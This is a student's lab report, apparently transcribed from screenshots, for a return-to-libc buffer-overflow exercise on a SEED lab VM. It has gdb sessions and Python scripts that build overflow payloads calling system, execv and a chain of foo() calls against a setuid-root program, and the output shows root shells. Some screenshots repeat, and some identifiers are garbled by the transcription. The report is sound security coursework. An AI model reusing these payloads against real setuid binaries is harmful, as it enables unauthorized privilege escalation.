
Carlos Reyes

CS: 574


Lab 3: Return-to-libc

Task 1:

In this task we find out where our system and exit function are located by using gdb and setting a break point in main. Our stack protector is turned, and we have a non-executable stack. We turned off our address randomization to have the addresses not be different when we run. We tur off our shell countermeasure by pointing sh to zsh.



```
[10/27/24]seed@VM:~$ ls
Desktop    Downloads  Pictures  Share      Videos
Documents  Music      Public    Templates
[10/27/24]seed@VM:~$ cd Desktop/CarlosReyes/lab
lab2/     lab_libc/
[10/27/24]seed@VM:~$ cd Desktop/CarlosReyes/lab_libc/
[10/27/24]seed@VM:~/.../lab_libc$ ls
Labsetup
[10/27/24]seed@VM:~/.../lab_libc$ cd Labsetup/
[10/27/24]seed@VM:~/.../Labsetup$ ls
exploit.py  Makefile  retlib.c
[10/27/24]seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/27/24]seed@VM:~/.../Labsetup$  sudo ln -sf /bin/zsh /bin/sh
[10/27/24]seed@VM:~/.../Labsetup$ pwd
/home/seed/Desktop/CarlosReyes/lab_libc/Labsetup
[10/27/24]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[10/27/24]seed@VM:~/.../Labsetup$ 
```



```
   0x565562fa <main+11>:        push   DWORD PTR [ecx-0x4]
   0x565562fd <main+14>:        push   ebp
[------------------------------------stack-------------------------------------]
0000| 0xffffd16c --> 0xf7debee5 (<__libc_start_main+245>:       add    esp,0x10)
0004| 0xffffd170 --> 0x1
0008| 0xffffd174 --> 0xffffd204 --> 0xffffd3ac ("/home/seed/Desktop/CarlosReyes/
lab_libc/Labsetup/retlib")
0012| 0xffffd178 --> 0xffffd20c --> 0xffffd3e4 ("SHELL=/bin/bash")
0016| 0xffffd17c --> 0xffffd194 --> 0x0
0020| 0xffffd180 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd184 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd188 --> 0xffffd1e8 --> 0xffffd204 --> 0xffffd3ac ("/home/seed/Deskt
op/CarlosReyes/lab_libc/Labsetup/retlib")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system()
'system' has unknown return type; cast the call to its declared return type
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ 
```

```
seed@VM: ~/.../Labsetup
0000| 0xffffd16c --> 0xf7debee5 (<__libc_start_main+245>:       add    esp,0x10)
0004| 0xffffd170 --> 0x1
0008| 0xffffd174 --> 0xffffd204 --> 0xffffd3ac ("/home/seed/Desktop/CarlosReyes/
lab_libc/Labsetup/retlib")
0012| 0xffffd178 --> 0xffffd20c --> 0xffffd3e4 ("SHELL=/bin/bash")
0016| 0xffffd17c --> 0xffffd194 --> 0x0
0020| 0xffffd180 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd184 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd188 --> 0xffffd1e8 --> 0xffffd204 --> 0xffffd3ac ("/home/seed/Deskt
op/CarlosReyes/lab_libc/Labsetup/retlib")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system()
'system' has unknown return type; cast the call to its declared return type
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
[10/27/24]seed@VM:~/.../Labsetup$ pwd
/home/seed/Desktop/CarlosReyes/lab_libc/Labsetup
[10/27/24]seed@VM:~/.../Labsetup$
```

```
seed@VM: ~/.../Labsetup
gdb-peda$ quit
[10/27/24]seed@VM:~/.../Labsetup$ pwd
/home/seed/Desktop/CarlosReyes/lab_libc/Labsetup
[10/27/24]seed@VM:~/.../Labsetup$ ls
badfile  exploit.py  Makefile  peda-session-retlib.txt  retlib  retlib.c
[10/27/24]seed@VM:~/.../Labsetup$ touch gdb_command.txt
[10/27/24]seed@VM:~/.../Labsetup$ vim gdb_command.txt
[10/27/24]seed@VM:~/.../Labsetup$ cat gdb_command.txt
break main
run
p system
p exit
quit
[10/27/24]seed@VM:~/.../Labsetup$ gdb -q -batch -x gdb_command.txt ./retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
  if pyversion is 3:
Breakpoint 1 at 0x12ef

[---------------------------------registers-----------------------------------]
EAX: 0xf7fb6808 --> 0xffffd20c --> 0xffffd3e4 ("SHELL=/bin/bash")
```

Task 2:

In this task we are sing environment variables in order to use it as the string input for the attack. We export our environment variables in order to get them in a child process that is started by our system call. We need set an environment variable since we need arguments in our stack and we have a non-executable stack. We look for the address of our environment variable in order to put it as an argument inside our stack. We use prtenv variable to find the address of the environment variable so we can use it as an argument in our stack.

```
seed@VM: ~/.../Labsetup
   0x565562ee <foo+62>: ret
=> 0x565562ef <main>:   endbr32
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
   0x565562f7 <main+8>: and    esp,0xfffffff0
   0x565562fa <main+11>:        push   DWORD PTR [ecx-0x4]
   0x565562fd <main+14>:        push   ebp
[------------------------------------stack-------------------------------------]
0000| 0xffffd16c --> 0xf7debee5 (<__libc_start_main+245>:       add    esp,0x10)
0004| 0xffffd170 --> 0x1
0008| 0xffffd174 --> 0xffffd204 --> 0xffffd3ac ("/home/seed/Desktop/CarlosReyes/lab_libc/Labsetup/retlib")
0012| 0xffffd178 --> 0xffffd20c --> 0xffffd3e4 ("SHELL=/bin/bash")
0016| 0xffffd17c --> 0xffffd194 --> 0x0
0020| 0xffffd180 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd184 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd188 --> 0xffffd1e8 --> 0xffffd204 --> 0xffffd3ac ("/home/seed/Desktop/CarlosReyes/lab_libc/Labsetup/retlib")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
[10/27/24]seed@VM:~/.../Labsetup$
```

```
badfile     gdb_command.txt  peda-session-retlib.txt  retlib.c
exploit.py  Makefile         retlib
[10/27/24]seed@VM:~/.../Labsetup$ export MYSHELL=/bin/sh
[10/27/24]seed@VM:~/.../Labsetup$ env | grep /bin/sh
MYSHELL=/bin/sh
[10/27/24]seed@VM:~/.../Labsetup$ ls
badfile     gdb_command.txt  peda-session-retlib.txt  retlib.c
exploit.py  Makefile         retlib
[10/27/24]seed@VM:~/.../Labsetup$ touch prtenv.c
[10/27/24]seed@VM:~/.../Labsetup$ vim prtenv.c
[10/27/24]seed@VM:~/.../Labsetup$ gcc -m32 -z noexecstack -fno-stack-protector -o prtenv prtenv.c
prtenv.c: In function ‘main’:
prtenv.c:2:15: warning: implicit declaration of function ‘getenv’ [-Wimplicit-function-declaration]
    2 | char* shell = getenv("MYSHELL");
      |               ^~~~~~
prtenv.c:2:15: warning: initialization of ‘char *’ from ‘int’ makes pointer from integer without a cast [-Wint-conversion]
prtenv.c:4:2: warning: implicit declaration of function ‘printf’ [-Wimplicit-function-declaration]
    4 |  printf("%x\n", (unsigned int)shell);
      |  ^~~~~~
prtenv.c:4:2: warning: incompatible implicit declaration of built-in function ‘printf’
prtenv.c:1:1: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
  +++ |+#include <stdio.h>
    1 | void main(){
[10/27/24]seed@VM:~/.../Labsetup$ ls
badfile     gdb_command.txt  peda-session-retlib.txt  prtenv.c  retlib.c
exploit.py  Makefile         prtenv                   retlib
[10/27/24]seed@VM:~/.../Labsetup$ vim retlib.c
[10/27/24]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[10/27/24]seed@VM:~/.../Labsetup$ pwd
/home/seed/Desktop/CarlosReyes/lab_libc/Labsetup
[10/27/24]seed@VM:~/.../Labsetup$
```

```
prtenv.c:4:2: warning: implicit declaration of function ‘printf’ [-Wimplicit-function-declaration]
    4 |  printf("%x\n", (unsigned int)shell);
      |  ^~~~~~
prtenv.c:4:2: warning: incompatible implicit declaration of built-in function ‘printf’
prtenv.c:1:1: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
  +++ |+#include <stdio.h>
    1 | void main(){
[10/27/24]seed@VM:~/.../Labsetup$ ls
badfile     gdb_command.txt  peda-session-retlib.txt  prtenv.c  retlib.c
exploit.py  Makefile         prtenv                   retlib
[10/27/24]seed@VM:~/.../Labsetup$ vim retlib.c
[10/27/24]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[10/27/24]seed@VM:~/.../Labsetup$ pwd
/home/seed/Desktop/CarlosReyes/lab_libc/Labsetup
[10/27/24]seed@VM:~/.../Labsetup$ make
make: Nothing to be done for 'all'.
[10/27/24]seed@VM:~/.../Labsetup$ make clean
rm -f *.o *.out retlib  badfile
[10/27/24]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[10/27/24]seed@VM:~/.../Labsetup$ ls
exploit.py  gdb_command.txt  Makefile  peda-session-retlib.txt  prtenv  prtenv.c  retlib  retlib.c
[10/27/24]seed@VM:~/.../Labsetup$ retlib
ffffd433
Segmentation fault
[10/27/24]seed@VM:~/.../Labsetup$ prtenv
ffffd433
[10/27/24]seed@VM:~/.../Labsetup$ pwd
/home/seed/Desktop/CarlosReyes/lab_libc/Labsetup
[10/27/24]seed@VM:~/.../Labsetup$
```

Task 3:

In this task we build our badfile using the python code. Since our buffer turns out to be 24 bytes we put our return address at 28 in order to run our system function since our ebp will change at the epilogue to ebp + 4. At the plus for after our return function address system we put in our exit function for our program to exit normally. 8 bytes aways from our system address on our stack we put our argument which is /bin/sh so our location X is 36. We run and get our shell.


Variation 1: When we run our variation 1 without our exit function, we notice that our program still runs we get a shell this works because we call our exit function inside our shell to get out of the root shell we invoked. If we didn't have that exit function and the system function ran and returned it would fail since it would not have something to return to in the stack in theory.

Variation 2: When we change our file name and recompile that changes the stack since our name of the program goes at the top of the stack. Making our loaded addresses and input address and other variables at different locations so many of our addresses will be different.

```
#!/usr/bin/env python3
import sys
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
X = 36
sh_addr = 0xffffd433 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
Y = 28
system addr = 0xf7e12420 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
Z = 32
exit_addr = 0xf7e04f80 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')


# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
[10/27/24]seed@VM:~/.../Labsetup$ vim exploit.py
[10/27/24]seed@VM:~/.../Labsetup$ exploit.py
[10/27/24]seed@VM:~/.../Labsetup$ ls
badfile  exploit.py  gdb command.txt  Makefile  peda-session-retlib.txt  prtenv  prtenv.c  retlib  retlib.c
[10/27/24]seed@VM:~/.../Labsetup$ retlib
ffffd433
Address of input[] inside main():  0xffffcdcc
Input size: 300
Address of buffer[] inside bof():  0xffffcd90
Frame Pointer value inside bof():  0xffffcda8
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambasha
re),133(vboxsf),136(docker)
# exit
[10/27/24]seed@VM:~/.../Labsetup$
```

```
# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
[10/27/24]seed@VM:~/.../Labsetup$ vim exploit.py
[10/27/24]seed@VM:~/.../Labsetup$ exploit.py
[10/27/24]seed@VM:~/.../Labsetup$ ls
badfile  exploit.py  gdb_command.txt  Makefile  peda-session-retlib.txt  prtenv  prtenv.c  retlib  retlib.c
[10/27/24]seed@VM:~/.../Labsetup$ retlib
ffffd433
Address of input[] inside main():  0xffffcdcc
Input size: 300
Address of buffer[] inside bof():  0xffffcd90
Frame Pointer value inside bof():  0xffffcda8
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambasha
re),133(vboxsf),136(docker)
# exit
[10/27/24]seed@VM:~/.../Labsetup$ vim exploit.py
[10/27/24]seed@VM:~/.../Labsetup$ rm badfile
[10/27/24]seed@VM:~/.../Labsetup$ touch badfile
[10/27/24]seed@VM:~/.../Labsetup$ exploit.py
[10/27/24]seed@VM:~/.../Labsetup$ retlib
ffffd433
Address of input[] inside main():  0xffffcdcc
Input size: 300
Address of buffer[] inside bof():  0xffffcd90
Frame Pointer value inside bof():  0xffffcda8
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambasha
re),133(vboxsf),136(docker)
# 
```



```
  command 'sak' from deb seqan-apps (2.4.0+dfsg-12ubuntu2)
  command 'mawk' from deb mawk (1.3.4.20200120-2)
  command 'mako' from deb mako-notifier (1.4-1)
  command 'mark' from deb mailutils-mh (1:3.7-2.1)
  command 'mark' from deb mmh (0.4-2)
  command 'mark' from deb nmh (1.7.1-6)
  command 'mad' from deb mmv (1.01b-19build1)

See 'snap info <snapname>' for additional versions.

[10/27/24]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o newretlib retlib.c
sudo chown root newretlib && sudo chmod 4755 newretlib
[10/27/24]seed@VM:~/.../Labsetup$ ls
badfile  exploit.py  gdb_command.txt  Makefile  newretlib  peda-session-retlib.t
xt  prtenv  prtenv.c  retlib  retlib.c
[10/27/24]seed@VM:~/.../Labsetup$ newretlib
Address of input[] inside main():  0xffffcdc0
Input size: 300
Address of buffer[] inside bof():  0xffffcd90
Frame Pointer value inside bof():  0xffffcda8
zsh:1: command not found: h
Segmentation fault
[10/27/24]seed@VM:~/.../Labsetup$
```

```
[10/27/24]seed@VM:~/.../Labsetup$ cat exploit.py
#!/usr/bin/env python3
import sys
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
X = 36
sh_addr = 0xffffd433 # The address of "/bin/sh"
content[X:X+4] = (sh addr).to bytes(4,byteorder='little')
Y = 28
system_addr = 0xf7e12420 # The address of system()
content[Y:Y+4] = (system addr).to bytes(4,byteorder='little')
Z = 32
exit_addr = 0xf7e04f80 # The address of exit()
content[Z:Z+4] = (exit addr).to bytes(4,byteorder='little')


# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
[10/27/24]seed@VM:~/.../Labsetup$ vim exploit.py
[10/27/24]seed@VM:~/.../Labsetup$ exploit.py
[10/27/24]seed@VM:~/.../Labsetup$ ls
badfile  exploit.py  gdb command.txt  Makefile  peda-session-retlib.txt  prtenv  prtenv.c  retlib  retlib.c
[10/27/24]seed@VM:~/.../Labsetup$ retlib
ffffd433
Address of input[] inside main():  0xffffcdcc
Input size: 300
Address of buffer[] inside bof():  0xffffcd90
Frame Pointer value inside bof():  0xffffcda8
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambasha
re),133(vboxsf),136(docker)
#
```

Task 4:

In this task we re link our /bin/sh to /bin/dash. We use our -p flag for our setuid privilege not to be dropped. We use execv to be able to use this flag. We need the first argument which is the path name and the second argument points to an array in which the first is address of path name the second is the flag and the last is null. In this case we must build our array in the stack since we can't access the environment variables since we aren't creating a child process with our parent. We create this array at the top of the arguments in the stack. We need to consider that our strcpy stops at 0 bytes so we cant just use the built stack inside our bof function we use the input array in our main function since our input argument is there. We use that address to access all our arguments for the array and the stack for the execv call. We make sure that our 4 zero bytes are at the end of the bad file since that were our bof function strcpy will stop and all other arguments will be inside except for the zero yet the zero will be in other input array since that's the input of the badfile.

Complications:

All other tasks were very simple and straightforward but, in this task, there was a complication in our gdb address analysis there was a mistake made on my part where the address of execve was used instead of execv. I had a different function that was being used. That was a simple mistake that took me 3 times the amount of time to figure out than it took me on the other tasks. There was also a mistake made on the concept of using system call and execv call and our environment variables. I had forgotten that execv didn’t make a child process therefore our environment variables couldn’t be used in this attack. The building of the string and arguments had to happen inside the building of the badfile. That was a misconception that was quickly fixed.

```
[10/31/24]seed@VM:~/.../Labsetup$ pwd
/home/seed/Desktop/CarlosReyes/lab_libc/Labsetup
[10/31/24]seed@VM:~/.../Labsetup$ cat exploitExec.py
#!/usr/bin/env python3
import sys
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
inputMain = 0xffffcdc0
arrayloc = 44
Xadd1 = arrayloc
bin_addr = bytearray(b'/bin/sh\x00')
content[Xadd1:Xadd1+4] = bin_addr
Xadd2 = arrayloc+8
flagPadd = bytearray(b'-p\x00\x00')
content[Xadd2:Xadd2 + 4] = flagPadd
Xadd3 = arrayloc+16
point1 = inputMain + arrayloc
content[Xadd3:Xadd3+4] = (point1).to_bytes(4,byteorder='little')
Xadd4 = arrayloc + 20
point2 = inputMain + arrayloc + 8
content[Xadd4:Xadd4+4] = (point2).to_bytes(4,byteorder='little')
Xadd5 = arrayloc + 24
content[Xadd5:Xadd5+4] = bytearray(b'\x00' * 4)

X1 = 36
sh_addr = inputMain + arrayloc # The address of "/bin/sh"
content[X1:X1+4] = (sh_addr).to_bytes(4,byteorder='little')
X4 = 40
h_addr = 16 + inputMain + arrayloc  # The address of array
content[X4:X4+4] = (h_addr).to_bytes(4,byteorder='little')
Y = 28
execve_addr = 0xf7e994b0 # The address of execve()
```

```
content[Xadd1:Xadd1+4] = bin_addr
Xadd2 = arrayloc+8
flagPadd = bytearray(b'-p\x00\x00')
content[Xadd2:Xadd2 + 4] = flagPadd
Xadd3 = arrayloc+16
point1 = inputMain + arrayloc
content[Xadd3:Xadd3+4] = (point1).to_bytes(4,byteorder='little')
Xadd4 = arrayloc + 20
point2 = inputMain + arrayloc + 8
content[Xadd4:Xadd4+4] = (point2).to_bytes(4,byteorder='little')
Xadd5 = arrayloc + 24
content[Xadd5:Xadd5+4] = bytearray(b'\x00' * 4)

X1 = 36
sh_addr = inputMain + arrayloc # The address of "/bin/sh"
content[X1:X1+4] = (sh_addr).to_bytes(4,byteorder='little')
X4 = 40
h_addr = 16 + inputMain + arrayloc  # The address of array
content[X4:X4+4] = (h_addr).to_bytes(4,byteorder='little')
Y = 28
execve_addr = 0xf7e994b0 # The address of execve()
content[Y:Y+4] = (execve_addr).to_bytes(4,byteorder='little')
Z = 32
exit_addr = 0xf7e04f80 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')


# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
[10/31/24]seed@VM:~/.../Labsetup$ pwd
/home/seed/Desktop/CarlosReyes/lab_libc/Labsetup
[10/31/24]seed@VM:~/.../Labsetup$
```

```
# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
[10/31/24]seed@VM:~/.../Labsetup$ pwd
/home/seed/Desktop/CarlosReyes/lab_libc/Labsetup
[10/31/24]seed@VM:~/.../Labsetup$ exploitExec.py
[10/31/24]seed@VM:~/.../Labsetup$ retlib
Address of input[] inside main():  0xffffcdc0
Input size: 304
Address of buffer[] inside bof():  0xffffcd90
Frame Pointer value inside bof():  0xffffcda8
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambasha
re),133(vboxsf),136(docker)
#
```

Task 5:

In this task we are asked to chain function foo 10 times and then call the root shell. The structure for our creating of bad file and addresses stays about the same we only needed to find the address for the foo function. We move our addresses to get our root shell above and our first return address at 28 becomes the address of our foo function above that is our return address after the first foo function call so we put foo again we do this 10 times to get 10 function calls of foo at the end we just repeat the same thing for our execv function with our array moved up the stack as well. If we wanted to use the set uid 0 function like talked about in lab that is out of scope, we would need a way to call set uid of 0 in the stack we could use the input string again since it has all our arguments in theory but keeping with the same idea of chaining functions we sould use sprintf function. In this function Sprintf(A,B) B is copied into A therefore we could first copy our set uid argument in the bad file without a zero and using spring f using an empty character build our 0 since we need 4 bytes sprintf is chained for times each with + 1 byte apart before calling Setuit(0) after that we call system with /bin/sh argument copied to badfile assuming all the addresses are correct in building the file and the distances and locations when we call system our uid will be 0 so it doesn't drop our privileges since euid = uid in this case.

```
[10/31/24]seed@VM:~/.../Labsetup$ pwd
/home/seed/Desktop/CarlosReyes/lab_libc/Labsetup
[10/31/24]seed@VM:~/.../Labsetup$ cat exploitChain.py
#!/usr/bin/env python3
import sys
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
inputMain = 0xffffcdc0
arrayloc = 104
Xadd1 = arrayloc
bin_addr = bytearray(b'/bin/sh\x00')
content[Xadd1:Xadd1+4] = bin_addr
Xadd2 = arrayloc+8
flagPadd = bytearray(b'-p\x00\x00')
content[Xadd2:Xadd2 + 4] = flagPadd
Xadd3 = arrayloc+16
point1 = inputMain + arrayloc
content[Xadd3:Xadd3+4] = (point1).to_bytes(4,byteorder='little')
Xadd4 = arrayloc + 20
point2 = inputMain + arrayloc + 8
content[Xadd4:Xadd4+4] = (point2).to_bytes(4,byteorder='little')
Xadd5 = arrayloc + 24
content[Xadd5:Xadd5+4] = bytearray(b'\x00' * 4)
startChain = 28
for i in range(10) :
    fooAdd = 0x565562b0
    content[startChain:startChain+4] = (fooAdd).to_bytes(4,byteorder='little')
    startChain += 4

X1 = startChain + 8
sh_addr = inputMain + arrayloc # The address of "/bin/sh"
content[X1:X1+4] = (sh_addr).to_bytes(4,byteorder='little')
X4 = startChain + 12
h addr = 16 + inputMain + arrayloc  # The address of array
```

```
point1 = inputMain + arrayloc
content[Xadd3:Xadd3+4] = (point1).to_bytes(4,byteorder='little')
Xadd4 = arrayloc + 20
point2 = inputMain + arrayloc + 8
content[Xadd4:Xadd4+4] = (point2).to_bytes(4,byteorder='little')
Xadd5 = arrayloc + 24
content[Xadd5:Xadd5+4] = bytearray(b'\x00' * 4)
startChain = 28
for i in range(10) :
    fooAdd = 0x565562b0
    content[startChain:startChain+4] = (fooAdd).to_bytes(4,byteorder='little')
    startChain += 4

X1 = startChain + 8
sh_addr = inputMain + arrayloc # The address of "/bin/sh"
content[X1:X1+4] = (sh_addr).to_bytes(4,byteorder='little')
X4 = startChain + 12
h_addr = 16 + inputMain + arrayloc  # The address of array
content[X4:X4+4] = (h_addr).to_bytes(4,byteorder='little')
Y = startChain
execve_addr = 0xf7e994b0 # The address of execve()
content[Y:Y+4] = (execve_addr).to_bytes(4,byteorder='little')
Z = startChain + 4
exit_addr = 0xf7e04f80 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')


# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
[10/31/24]seed@VM:~/.../Labsetup$ pwd
/home/seed/Desktop/CarlosReyes/lab_libc/Labsetup
[10/31/24]seed@VM:~/.../Labsetup$ 
```

```
SyntaxError: invalid syntax
[10/31/24]seed@VM:~/.../Labsetup$ vim exploitChain.py
[10/31/24]seed@VM:~/.../Labsetup$ exploitChain.py
  File "./exploitChain.py", line 24
    [startChain:startChain+4] = (fooAdd).to_bytes(4,byteorder='little')
               ^
SyntaxError: invalid syntax
[10/31/24]seed@VM:~/.../Labsetup$ vim exploitChain.py
[10/31/24]seed@VM:~/.../Labsetup$ exploitChain.py
[10/31/24]seed@VM:~/.../Labsetup$ retlib
Address of input[] inside main():  0xffffcdc0
Input size: 304
Address of buffer[] inside bof():  0xffffcd90
Frame Pointer value inside bof():  0xffffcda8
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambash
re),133(vboxsf),136(docker)
# exit
[10/31/24]seed@VM:~/.../Labsetup$ pwd
/home/seed/Desktop/CarlosReyes/lab_libc/Labsetup
[10/31/24]seed@VM:~/.../Labsetup$ cat exploitChain.py
```